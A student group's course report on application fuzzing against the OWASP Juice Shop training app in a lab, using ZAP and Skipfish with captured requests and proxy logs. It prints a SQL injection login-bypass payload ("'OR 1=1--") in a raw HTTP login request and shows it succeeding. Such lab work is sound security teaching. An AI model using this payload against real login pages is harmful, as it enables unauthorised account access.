# Vulnerability and Threat Analysis

# RIS430 NAA

# Assignment 5

# Application Fuzzing Tutorial Report

**Prepared By Group 10,**

**Khondoker Ishmum Muhammad (155895212)**

**Aryan Santosh Saindane (136235215)**

**Ananthu Krishna Vadakkeppatt (154290217)**

**Syed Mujahid Hamid Ali (161202213)**

# Table of Content

**Overview.............................................................................................................................. 03**

**Application Fuzzing in Websploit......................................................................................... 04**

**Fuzzing in Lupin One ........................................................................................................ 010**

# Overview

Fuzzing is the technique of uncovering system vulnerabilities and defects by injecting invalid, malformed or unexpected inputs into a machine.

Throughout this assignment we have used different tools that use the basic idea of fuzzing in different ways to achieve various outputs and useful information.

The tools that we have used in this assignment are:

1. ZAP: It is a open source tool that can be used to identify vulnerabilities that can be found in web applications.

2. Skipfish: This is also an opensource tool that is used to carry out security checks on webpages.

3. Wfuzz: This is a command line tool that can be used to identify common vulnerabilities that can be found in web applications using the fuzzing technique.

4. Ffuf: It is a simple and fast fuzzer tool that can be used to enumerate directories, brute force webpages and so on.


5. Nikto: It is a command line tool that acts as a vulnerability scanner that can go through various web servers for fast security and informational checks.

We have compiled a brief tutorial of how to use all of these tools throughout the report given below.

# Application Fuzzing in Websploit

## Manual Fuzzing using ZAP

Entering random information in the login page to see where it is redirected to.



Login

Invalid email or password.

Email: testA5

Password: ●●●●●

Forgot your password?

Log in


□ Remember me

Not yet a customer?

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

Me want it!

As we can see the credentials is redirected to a different page.




```
POST http://10.6.6.12:3000/rest/user/login HTTP/1.1
host: 10.6.6.12:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://10.6.6.12:3000/
Content-Type: application/json
Content-Length: 37
Origin: https://10.6.6.12:3000
{"email":"testA5","password":"hello"}
```

Group 10:

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

| | Source | Req. Timestamp | Method | URL | Code | Reason | RTT | Size Resp. Body | Highest Alert | Note | Tags |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 45 | Proxy | 8/5/23, 3:17:32 PM | GET | http://10.6.6.12:3000/MaterialIcons-Regular.woff2 | 200 | OK | 13 ms | 60,840 bytes | | | |
| 44 | Proxy | 8/5/23, 3:17:32 PM | GET | http://10.6.6.12:3000/font-mfizz.woff | 200 | OK | 9 ms | 40,904 bytes | | | |
| 46 | Proxy | 8/5/23, 3:17:33 PM | GET | http://10.6.6.12:3000/rest/admin/application-co... | 304 | Not Modified | 12 ms | 0 bytes | Medium | | |
| 47 | Proxy | 8/5/23, 3:17:33 PM | GET | http://10.6.6.12:3000/socket.io/?EIO=3&transp... | 101 | Switching Pro... | 6 ms | 0 bytes | Informational | | |
| 61 | Proxy | 8/5/23, 3:17:33 PM | GET | http://10.6.6.12:3000/socket.io/?EIO=3&transp... | 200 | OK | 1.78 s | 3 bytes | Medium | | SetCookie |
| 63 | Proxy | 8/5/23, 3:17:37 PM | GET | http://10.6.6.12:3000/rest/admin/application-co... | 200 | OK | 105 ms | 13,976 bytes | Medium | | JSON |
| 64 | Proxy | 8/5/23, 3:17:51 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 56 ms | 11 bytes | | | |
| 65 | Proxy | 8/5/23, 3:17:51 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 64 ms | 11 bytes | | | |
| 67 | Proxy | 8/5/23, 3:17:51 PM | POST | http://10.6.6.12:3000/rest/user/login | 401 | Unauthorized | 111 ms | 26 bytes | Medium | | |
| 69 | Proxy | 8/5/23, 3:17:51 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 102 ms | 11 bytes | | | |
| 68 | Proxy | 8/5/23, 3:17:51 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 105 ms | 11 bytes | | | |
| 70 | Proxy | 8/5/23, 3:17:51 PM | POST | http://10.6.6.12:3000/rest/user/login | 401 | Unauthorized | 214 ms | 26 bytes | | | |

We try only inputting a single quote in the username.


OWASP Juice Shop
https://10.6.6.12:3000/#/login
Account
EN

Login

[object Object]

Email: '

Password: ●●●●●


Forgot your password?
Log in
□ Remember me
Not yet a customer?
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!

*Untitled - Notepad

Group 10:

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

As we can see this causes an Sqlite error to take place.



```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://10.6.6.12:3000/
Content-Type: application/json
Content-Length: 32
Origin: https://10.6.6.12:3000
Connection: keep-alive
Cookie: io=wfABGF8IjNg2sOXhAAAF; language=en; welcomebanner_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
{"email":"'","password":"hello"}
```

*Untitled - Notepad


Group 10:

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

| ID | Source | Req. Timestamp | Method | URL | Code | Reason | RTT | Size Resp. Body | Highest Alert | Note | Tags |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 78 | Proxy | 8/5/23, 3:23:52 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 38 ms | 11 bytes | | | |
| 79 | Proxy | 8/5/23, 3:23:52 PM | POST | http://10.6.6.12:3000/rest/user/login | 401 | Unauthorized | 63 ms | 26 bytes | Medium | | |
| 80 | Proxy | 8/5/23, 3:23:56 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 56 ms | 11 bytes | | | |
| 81 | Proxy | 8/5/23, 3:23:56 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 57 ms | 11 bytes | | | |
| 82 | Proxy | 8/5/23, 3:23:56 PM | POST | http://10.6.6.12:3000/rest/user/login | 401 | Unauthorized | 113 ms | 26 bytes | Medium | | |
| 83 | Proxy | 8/5/23, 3:23:58 PM | GET | https://archive.mozilla.org/pub/system-addons/a... | 200 | OK | 60 ms | 12,813 bytes | Low | | |
| 89 | Proxy | 8/5/23, 3:24:50 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 79 ms | 11 bytes | Medium | | JSON |
| 90 | Proxy | 8/5/23, 3:24:50 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 83 ms | 11 bytes | | | |
| 91 | Proxy | 8/5/23, 3:24:50 PM | POST | http://10.6.6.12:3000/rest/user/login | 500 | Internal Serv... | 205 ms | 1,231 bytes | Medium | | JSON |
| 92 | Proxy | 8/5/23, 3:26:03 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 71 ms | 11 bytes | | | |
| 93 | Proxy | 8/5/23, 3:26:03 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 66 ms | 11 bytes | | | |
| 94 | Proxy | 8/5/23, 3:26:03 PM | POST | http://10.6.6.12:3000/rest/user/login | 500 | Internal Serv... | 205 ms | 1,231 bytes | Medium | | JSON |

Main Proxy: localhost:8080

Now we use a malicious query, that bypasses the security of the login page.




*Untitled - Notepad

Group 10:

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

The query we used "OR 1=1-- , according this query 1=1 which means that the email field is true regardless of anything and hence we are allowed to log in.



```
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://10.6.6.12:3000/
Content-Type: application/json
Content-Length: 40
Origin: https://10.6.6.12:3000
Connection: keep-alive
Cookie: io=wfABGF8IjNg2sOXhAAAF; language=en; welcomebanner_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"email":"'OR 1=1--","password":"hello"}
```

*Untitled - Notepad

Group 10:


Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

| ID | Source | Req. Timestamp | Method | URL | Code | Reason | RTT | Size Resp. Body | Highest Alert | Note | Tags |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 96 | Proxy | 8/5/23, 3:27:32 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 86 ms | 11 bytes | Medium | | JSON |
| 97 | Proxy | 8/5/23, 3:27:32 PM | POST | http://10.6.6.12:3000/rest/user/login | 200 | OK | 232 ms | 827 bytes | Medium | | JSON |
| 98 | Proxy | 8/5/23, 3:27:33 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 84 ms | 129 bytes | | | |
| 99 | Proxy | 8/5/23, 3:27:33 PM | GET | http://10.6.6.12:3000/rest/user/whoami | 200 | OK | 78 ms | 129 bytes | | | |
| 100 | Proxy | 8/5/23, 3:27:34 PM | GET | http://10.6.6.12:3000/api/Quantitys/ | 200 | OK | 189 ms | 5,058 bytes | Medium | | JSON |
| 101 | Proxy | 8/5/23, 3:27:34 PM | GET | http://10.6.6.12:3000/rest/products/search?q= | 200 | OK | 204 ms | 11,210 bytes | | | |
| 113 | Proxy | 8/5/23, 3:28:12 PM | GET | http://10.6.6.12:3000/socket.io/?EIO=3&transp... | 200 | OK | 148 ms | 103 bytes | Medium | | SetCookie |
| 114 | Proxy | 8/5/23, 3:28:17 PM | GET | http://10.6.6.12:3000/socket.io/?EIO=3&transp... | 101 | Switching Pro... | 210 ms | 0 bytes | Medium | | |
| 115 | Proxy | 8/5/23, 3:28:17 PM | GET | http://10.6.6.12:3000/socket.io/?EIO=3&transp... | 200 | OK | 2.13 s | 3 bytes | Medium | | SetCookie |
| 116 | Proxy | 8/5/23, 3:29:25 PM | GET | http://10.6.6.12:3000/socket.io/?EIO=3&transp... | 200 | OK | 117 ms | 103 bytes | Medium | | SetCookie |
| 117 | Proxy | 8/5/23, 3:29:27 PM | GET | http://10.6.6.12:3000/socket.io/?EIO=3&transp... | 101 | Switching Pro... | 74 ms | 0 bytes | Medium | | |
| 118 | Proxy | 8/5/23, 3:29:27 PM | GET | http://10.6.6.12:3000/socket.io/?EIO=3&transp... | 200 | OK | 989 ms | 3 bytes | Medium | | SetCookie |

Alerts 0 4 7 6 Main Proxy: localhost:8080

# Manual Fuzzing Using Skipfish

Command used to scan the target using skipfish for potential vulnerabilities.




```
skipfish version 2.10b by lcamtuf@google.com

  - 10.6.6.12 -

Scan statistics:

      Scan time : 0:02:14.720
  HTTP requests : 6390 (48.0/s), 12721 kB in, 1317 kB out (104.2 kB/s)
    Compression : 9027 kB in, 39615 kB out (62.9% gain)
    HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 34 total (205.4 req/conn)
     TCP faults : 0 failures, 0 timeouts, 1 purged
 External links : 587 skipped
   Reqs pending : 593

Database statistics:

         Pivots : 44 total, 23 done (52.27%)
    In progress : 4 pending, 3 init, 14 attacks, 0 dict
